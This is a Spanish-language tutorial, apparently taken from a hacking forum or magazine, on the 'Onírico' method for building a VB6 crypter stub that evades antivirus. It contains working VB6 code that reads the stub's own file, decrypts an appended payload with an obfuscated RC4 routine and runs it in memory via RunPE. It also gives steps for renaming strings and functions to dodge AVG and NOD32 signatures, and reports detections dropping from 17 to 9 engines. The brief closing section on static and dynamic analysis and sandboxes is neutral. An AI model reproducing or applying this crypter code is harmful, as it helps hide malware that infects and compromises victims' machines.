
El método Onírico consiste en hacer un Stub con código basura, es decir, utilizando cualquier código fuente hecho en el mismo lenguaje que nuestro crypter. Además, agregarle al Sub main una encriptación y un RunPE. La finalidad de este método es cambiar algunas firmas en nuestro Stub para evadir ciertas firmas detectadas por los AntiVirus.

Cabe aclarar, que este método se puede realizar en cualquier lenguaje, pero en esta oportunidad usaremos VB6.


Comenzaremos abriendo nuestro código fuente; en este caso, va a ser un juego que hizo 79137913 en Underc0de.



Seguido a esto, agregaremos dos módulos. Para ello damos click derecho en la parte derecha del proyecto, en donde se encuentran los formularios y seleccionamos agregar módulo.



En el módulo 1, pondremos el Sub main y la encriptación que nosotros queramos; (en este caso, reemplazaré el **RC4** por **VprFhRHJ** que es mi encriptación)





```
Sub main()
Dim YO As String, Datos As String, sData() As String

YO = App.Path & "\" & App.EXEName & ".exe"

Open YO For Binary As #1
Datos = Space(LOF(1))
Get #1, , Datos
Close #1

sData() = Split(Datos, "##$$##")

sData(1) = RC4(sData(1), "DarkJairo60026112")

RUNPE YO, StrConv(sData(1), vbFromUnicode)

End Sub

Public Function VprFhRHJ(ByVal FsNRFpsn As String, LUJscHwc As String) As String
On Error Resume Next
Dim tttjRdaP(0 To 255) As Integer
Dim HctAwANn, guEgIlmq, aLkhTWrt As Integer
Dim UvkyytzR() As Byte
Dim OOQeKeDU() As Byte
Dim cxQvpCMt As Byte
OOQeKeDU() = StrConv(FsNRFpsn, vbFromUnicode)
UvkyytzR() = StrConv(LUJscHwc, vbFromUnicode)
For HctAwANn = 0 To 255
tttjRdaP(HctAwANn) = HctAwANn
Next HctAwANn
For HctAwANn = 0 To 255
cxQvpCMt = tttjRdaP(HctAwANn)
tttjRdaP(HctAwANn) = tttjRdaP((guEgIlmq + tttjRdaP(HctAwANn) + UvkyytzR(HctAwANn Mod Len(LUJscHwc))) Mod 256)
tttjRdaP((guEgIlmq + tttjRdaP(HctAwANn) + UvkyytzR(HctAwANn Mod Len(LUJscHwc))) Mod 256) = cxQvpCMt
Next HctAwANn
guEgIlmq = 0
For HctAwANn = 0 To UBound(OOQeKeDU)
aLkhTWrt = (aLkhTWrt + tttjRdaP((guEgIlmq + 1) Mod 256)) Mod 256
tttjRdaP((guEgIlmq + 1) Mod 256) = tttjRdaP(aLkhTWrt)
tttjRdaP(aLkhTWrt) = tttjRdaP((guEgIlmq + 1) Mod 256)
OOQeKeDU(HctAwANn) = OOQeKeDU(HctAwANn) Xor (tttjRdaP((tttjRdaP((guEgIlmq + 1) Mod 256) + tttjRdaP(aLkhTWrt)) Mod 256)
Next HctAwANn
VprFhRHJ = StrConv(OOQeKeDU(), vbUnicode)
End Function
```

Si nosotros utilizamos el Sub main así como está actualmente, saltarán firmas de AVG y NOD32; para que esto no pase, usaremos una alternativa de LOF y otra para APP.PATH. Modificaremos el Sub main


```
Sub main()
Dim YO As String, Datos As String, sData() As String

YO = App.Path & "\" & App.EXEName & ".exe"

Open YO For Binary As #1
Datos = Space(sLOF(1))
Get #1, , Datos
Close #1

sData() = Split(Datos, "##$$##")

sData(1) =  VprFhRHJ(sData(1), "DarkJairo60026112")

RUNPE YO, StrConv(sData(1), vbFromUnicode)

End Sub
Public Function sLOF(sPath As String) As Double
Dim Fso, F As Object

Set Fso = CreateObject("Scripting.FileSystemObject")
Set F = Fso.GetFile(sPath)

sLOF = F.Size
End Function
Public Function VprFhRHJ(ByVal FsNRFpsn As String, LUJscHwc As String) As String
On Error Resume Next
Dim tttjRdaP(0 To 255) As Integer
Dim HctAwANn, guEgIlmq, aLkhTWrt As Integer
Dim UvkyytzR() As Byte
Dim OOQeKeDU() As Byte
Dim cxQvpCMt As Byte
OOQeKeDU() = StrConv(FsNRFpsn, vbFromUnicode)
UvkyytzR() = StrConv(LUJscHwc, vbFromUnicode)
For HctAwANn = 0 To 255
tttjRdaP(HctAwANn) = HctAwANn
Next HctAwANn
For HctAwANn = 0 To 255
cxQvpCMt = tttjRdaP(HctAwANn)
tttjRdaP(HctAwANn) = tttjRdaP((guEgIlmq + tttjRdaP(HctAwANn) + UvkyytzR(HctAwANn Mod Len(LUJscHwc))) Mod 256)
tttjRdaP((guEgIlmq + tttjRdaP(HctAwANn) + UvkyytzR(HctAwANn Mod Len(LUJscHwc))) Mod 256) = cxQvpCMt
Next HctAwANn
guEgIlmq = 0
For HctAwANn = 0 To UBound(OOQeKeDU)
aLkhTWrt = (aLkhTWrt + tttjRdaP((guEgIlmq + 1) Mod 256)) Mod 256
tttjRdaP((guEgIlmq + 1) Mod 256) = tttjRdaP(aLkhTWrt)
tttjRdaP(aLkhTWrt) = tttjRdaP((guEgIlmq + 1) Mod 256)
OOQeKeDU(HctAwANn) = OOQeKeDU(HctAwANn) Xor (tttjRdaP((tttjRdaP((guEgIlmq + 1) Mod 256) + tttjRdaP(aLkhTWrt)) Mod 256)
Next HctAwANn
VprFhRHJ = StrConv(OOQeKeDU(), vbUnicode)
End Function
```

Así como está actualmente, nuestro stub seguirá detectado, es por eso que utilizaremos el ACO para modificarle los strings.

Copiamos nuestro código fuente y presionamos el botón señalado con el 1, que es para pegar lo que está en el portapapeles. Seguido a esto, presionamos el botón número 2 que es para generar los nuevos strings.



Ahora copiamos todo el código generado presionando el botón señalado en la imagen.



Una vez copiado, lo reemplazaremos en nuestro módulo. Además reemplazaremos el (1) por la alternativa al APP.PATH.

```
Sub main()
Dim BWORCR2ub As String
Dim SdiR2pfMf As String
Dim zl0cxvClj() As String
Dim E3qdN4png As String
Dim GTksJ34IG As String
E3qdN4png = App.Path
GTksJ34IG = App.EXEName

BWORCR2ub = E3qdN4png & "\" & GTksJ34IG & ".exe"

Open BWORCR2ub For Binary As #1
SdiR2pfMf = Space(sLOF(BWORCR2ub))
Get #1, , SdiR2pfMf
Close #1

zl0cxvClj() = Split(SdiR2pfMf, "##$$##")

zl0cxvClj(1) =  VprFhRHJ(zl0cxvClj(1), "DarkJairo60026112")

RUNPE BWORCR2ub, StrConv(zl0cxvClj(1), vbFromUnicode)

End Sub
```

```
Public Function sLOF(sPath As String) As Double
Dim Fso, F As Object

Set Fso = CreateObject("Scripting.FileSystemObject")
Set F = Fso.GetFile(sPath)

sLOF = F.Size
End Function
```

Cumplidos los pasos anteriores, debemos modificar el delimitador y la password del Sub main. En este caso son "##$$##" y "DarkJairo60026112".


```
Sub main()
Dim BWORCR2ub As String
Dim SdiR2pfMf As String
Dim zl0cxvClj() As String
Dim E3qdN4png As String
Dim GTksJ34IG As String
E3qdN4png = App.Path
GTksJ34IG = App.EXEName

BWORCR2ub = E3qdN4png & "\" & GTksJ34IG & ".exe"

Open BWORCR2ub For Binary As #1
SdiR2pfMf = Space(sLOF(BWORCR2ub))
Get #1, , SdiR2pfMf
Close #1

zl0cxvClj() = Split(SdiR2pfMf, "##$$##")

zl0cxvClj(1) =  VprFhRHJ(zl0cxvClj(1), "DarkJairo60026112")

RUNPE BWORCR2ub, StrConv(zl0cxvClj(1), vbFromUnicode)

End Sub
```

Una vez hecho esto, pegamos un RunPE en Módulo 2 y modificaremos lo marcado en rojo **USER32** por **C:\WINDOWS\SYSTEM32\USER32.dll**. Seguidamente, debemos llamar al RunPE en el Sub main, por lo tanto modificamos la palabra RunPE por pfm6B7V17 tal y como muestra la imagen.

Realizadas las acciones indicadas antes, debemos llamar al Sub main; para ello vamos al formulario y damos click derecho, ver código, y escribimos lo siguiente:

1. **Private sub** form_inicialize()
2. **Call** main
3. unload me
4. **end sub**


Ahora, modificaremos el nombre Sub main del módulo por caracteres aleatorios que nosotros queramos:



Una vez que finalizamos lo antedicho, modificaremos el Call main en Form_inicialize del formulario.


```
Form                                                    Initialize
Private Sub Form_Initialize()
Call CdBgjXSmmqBRBQHb
Unload Me
End Sub
```

Si está todo bien, apretamos F5 en nuestro IDE, y nos tendría que tirar el siguiente error:



Si apareció esto, quiere decir que está todo bien y que hemos logrado aplicar el método Onírico a nuestro Stub.

Scan del Stub sin este método



Scan del Stub con este método

Como se puede ver, el stub pasó de ser detectado de 17 a 9 antivirus gracias a este método.

Tipos de análisis (Estático y Dinámico)

Instalación de un SandBox


Instalación de un SandBox para el análisis de Malwares

Tipos de análisis.


Análisis Dinámico → Consiste en la ejecución de los programas en un entorno controlado, más conocido como Sandbox teniendo en cuenta que llega a ser la misma lógica del análisis de Malware, la cual nos permite monitorear cambios, acceso a recursos, envió de información; y en definitiva, identificar cuál es su comportamiento. Usualmente se hace uso de las máquinas virtuales. El problema, surge que al ser un entorno totalmente controlado no sufriremos ningún tipo de fuga de nuestra información, pero hay veces que el malware interactúa de una u otra manera al detectar que es una virtual.

Análisis Estático → El análisis estático consiste en estudiar el contenido de un archivo (conocido más comúnmente como binario) sin ejecutarlo. Una ventaja frente al análisis dinámico, es que se puede saber exactamente qué es lo que realiza el malware, pudiendo determinar con exactitud si es malicioso o no, y sus consecuencias.

